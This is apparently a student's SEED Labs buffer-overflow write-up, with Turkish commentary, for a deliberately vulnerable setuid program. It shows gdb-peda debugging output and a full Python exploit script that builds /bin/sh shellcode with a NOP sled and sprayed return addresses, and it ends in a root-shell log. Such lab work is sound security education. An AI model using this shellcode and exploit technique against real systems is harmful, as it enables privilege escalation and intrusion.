
Task 2:



```
[07/17/22]seed@VM:~/.../bufferOverFlow$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
an "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you m
ean "=="?
  if pyversion is 3:
Reading symbols from stack-L2-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 13.
gdb-peda$ run
Starting program: /home/seed/Desktop/bufferOverFlow/stack-L2-dbg
Input size: 517
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb18 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffcafc --> 0x565563f4 (<dummy_function+62>:    add    esp,0x10)
EIP: 0x565562ad (<bof>: endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562a4 <frame_dummy+4>:  jmp    0x56556200 <register_tm_clones>
   0x565562a9 <__x86.get_pc_thunk.dx>:  mov    edx,DWORD PTR [esp]
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[------------------------------------stack-------------------------------------]
0000| 0xffffcafc --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb00 --> 0xffffcf23 --> 0x90909090
0008| 0xffffcb04 --> 0x0
0012| 0xffffcb08 --> 0x3e8
0016| 0xffffcb0c --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcb10 --> 0x0
0024| 0xffffcb14 --> 0x0
0028| 0xffffcb18 --> 0x0
[------------------------------------------------------------------------------]
```




```
   0x565562ac <__x86.get_pc_thunk.dx+3>:        ret
=> 0x565562ad <bof>:    endbr32
   0x565562b1 <bof+4>:  push   ebp
   0x565562b2 <bof+5>:  mov    ebp,esp
   0x565562b4 <bof+7>:  push   ebx
   0x565562b5 <bof+8>:  sub    esp,0xa4
[------------------------------------stack-------------------------------------]
0000| 0xffffcafc --> 0x565563f4 (<dummy_function+62>:   add    esp,0x10)
0004| 0xffffcb00 --> 0xffffcf23 --> 0x90909090
0008| 0xffffcb04 --> 0x0
0012| 0xffffcb08 --> 0x3e8
0016| 0xffffcb0c --> 0x565563c9 (<dummy_function+19>:   add    eax,0x2bef)
0020| 0xffffcb10 --> 0x0
0024| 0xffffcb14 --> 0x0
0028| 0xffffcb18 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xffffcf23 '\220' <repeats 112 times>, "\300\313\377\377", '\220' <repea
ts 84 times>...) at stack.c:13
13      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcf00 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcaf8 --> 0xffffcf08 --> 0xffffd138 --> 0x0
ESP: 0xffffca50 --> 0x0
EIP: 0x565562c5 (<bof+24>:      sub    esp,0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0xa4
   0x565562bb <bof+14>: call   0x565563fd <__x86.get_pc_thunk.ax>
   0x565562c0 <bof+19>: add    eax,0x2cf8
=> 0x565562c5 <bof+24>: sub    esp,0x8
   0x565562c8 <bof+27>: push   DWORD PTR [ebp+0x8]
   0x565562cb <bof+30>: lea    edx,[ebp-0xa8]
   0x565562d1 <bof+36>: push   edx
   0x565562d2 <bof+37>: mov    ebx,eax
[------------------------------------stack-------------------------------------]
0000| 0xffffca50 --> 0x0
0004| 0xffffca54 --> 0x0
0008| 0xffffca58 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca5c --> 0x7d4
0016| 0xffffca60 ("0pUV.pUV\030\317\377\377")
0020| 0xffffca64 (".pUV\030\317\377\377")
0024| 0xffffca68 --> 0xffffcf18 --> 0x205
0028| 0xffffca6c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
17          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ quit
```


exploit-L2.py

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517-len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload

ebp=0xffffcaf8+136

offset = 100            # Change this number
ret    = ebp       # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
while offset <=200:
   content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
   offset+=4
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

EBP adresi üzerinde 100 ile 200 arasında bir payload(136) ekleyerek offsetide belirtildiği gibi 100'den başlayarak 200'e kadar while içerisinde 4'er artacak şekilde çalıştırdım.



```
[07/17/22]seed@VM:~/.../bufferOverFlow$ ./exploit-L2.py
[07/17/22]seed@VM:~/.../bufferOverFlow$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),133(vboxsf),136
(docker)
# whoami
root
#
```

Aynı şekilde root'a ulaşmış olduk.